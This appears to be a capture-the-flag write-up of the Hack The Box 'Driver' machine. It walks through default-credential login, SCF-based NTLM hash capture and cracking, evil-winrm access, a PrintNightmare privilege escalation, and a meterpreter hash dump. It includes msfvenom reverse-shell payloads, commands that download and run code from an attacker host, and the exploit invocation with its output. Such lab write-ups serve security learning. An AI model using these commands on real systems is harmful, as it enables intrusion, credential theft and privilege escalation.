Link: https://app.hackthebox.eu/machines/Driver
Enumeration
TCP Port Scan

nmap top 1000 ports with version detection
Our port scan reveals a possible windows 7-10 machine with a web server up.
I used metasploits' auxiliary/scanner/smb/smb_version to find the SMB and Windows version and it returned SMB 3.1.1, Windows 10 Enterprise build 10240.
Web Server
Attempting to navigate to the web server pops up an authentication prompt "MFP Firmware Update Center. Please enter password for admin".
Fortunately for us, admin:admin worked as the credentials. The only important page here is the Firmware Updates tab. It allows us to select a printer model and upload firmware. I inspected the headers of the page and we see the server is Microsoft-IIS/10.0 and an X-Powered-By PHP/7.3.25 header. My next guess is we need to supply either a windows binary or PHP shell script to the upload form and see what it does. We'd also need to know where the file uploads to. A gobuster scan only reveals a /images directory without directory indexing so we cannot see inside of it.
I attempted to load a revshell.php file to the firmware upload and then went to see if we could access it under /images/revshell.php but no dice.
I used msfvenom to generate a reverse shell payload for windows using the following command:
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.58 LPORT=4444 -f exe > shell.exe
I tried the .exe for each of the 4 printer models and waited a few minutes but nothing happened and I never received a callback.
My next thought is to intercept the request with BurpSuite and change the printer name to some sort of command instead of relying on the file upload.
I was a bit stumped here so I ran a full port scan over ports 1-65535 and discovered a new port, 5985 which is WinRM.
Also if we look on the firmware upload page it says the form will "upload the respective firmware update to our file share. I found this article on using an SCF file to intercept NTLM hashes. After following the article and uploading the .scf file, we get 7 hits for user DRIVER\tony and an NTLMv2 Hash.
I copied the first hash and echoed it to a file. Next using hashcat:
$ hashcat -m 5600 -a 0 ntlm /usr/share/wordlists/rockyou.txt
Nets us a password of tony:liltony
WinRM
Since I discovered port 5985, WinRM, on the second nmap scan, we can use evil-winrm to try and gain access.
$ evil-winrm -i 10.129.214.79 -u tony -p liltony
This command connects us as tony and gives us a PS command line, we can find the user.txt on tony's desktop.
Priv Esc
I downloaded WinPEAS from here onto my machine, then then ran the following:
> Invoke-WebRequest -Uri http://10.10.x.x:8000/winPEASany.exe -OutFile winPEASany.exe
> ./winPEASany.exe
One interesting thing the script found was a scheduled bat file as admin:

automated job
The actual contents of these scripts are here:

script source code
It appears it references the firmware folder again, that must be where the uploader would drop files. It seems that it checks all open shell windows and if the location url of the shell equals C:\firmwares then it quits the shell.
I looked more into print driver CVE since it seems what this box is all about and found one by the name of PrintNightmare, found here.
I downloaded the CVE code to my machine then threw up the Python web server again. In WinRM, I ran the following:
> IEX(New-Object Net.Webclient).downloadstring('http://10.10.x.x:8000/CVE-2021-1675.ps1')
> Invoke-Nightmare -NewUser "SuperAdmin" -NewPassword "SuperAdmin"

[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user SuperAdmin as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
Now we can kill WinRM and login with our new credentials.
$ evil-winrm -i 10.129.214.79 -u SuperAdmin -p SuperAdmin
Now we have local admin rights, we can cd to C:\Users\Administrator\Desktop for the admin flag!
Get Admin Hash
Finally, I did a few extra steps to get the admin hash to lock this blog post.
# my machine
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LPORT=4444 LHOST=10.10.x.x -f exe > m.exe
$ python3 -m "http.server"
$ msfconsole
(msf6) > use exploit/multi/handler
(msf6) > set PAYLOAD payload/windows/x64/meterpreter/reverse_tcp
(msf6) > set LHOST 10.10.x.x
(msf6) > run
# victim machine through WinRM, as SuperAdmin
> Invoke-WebRequest -Uri http://10.10.x.x:8000/m.exe -OutFile m.exe
> ./m.exe
Our listener through metasploit makes a connection and we can run hashdump to get the hash for the admin account.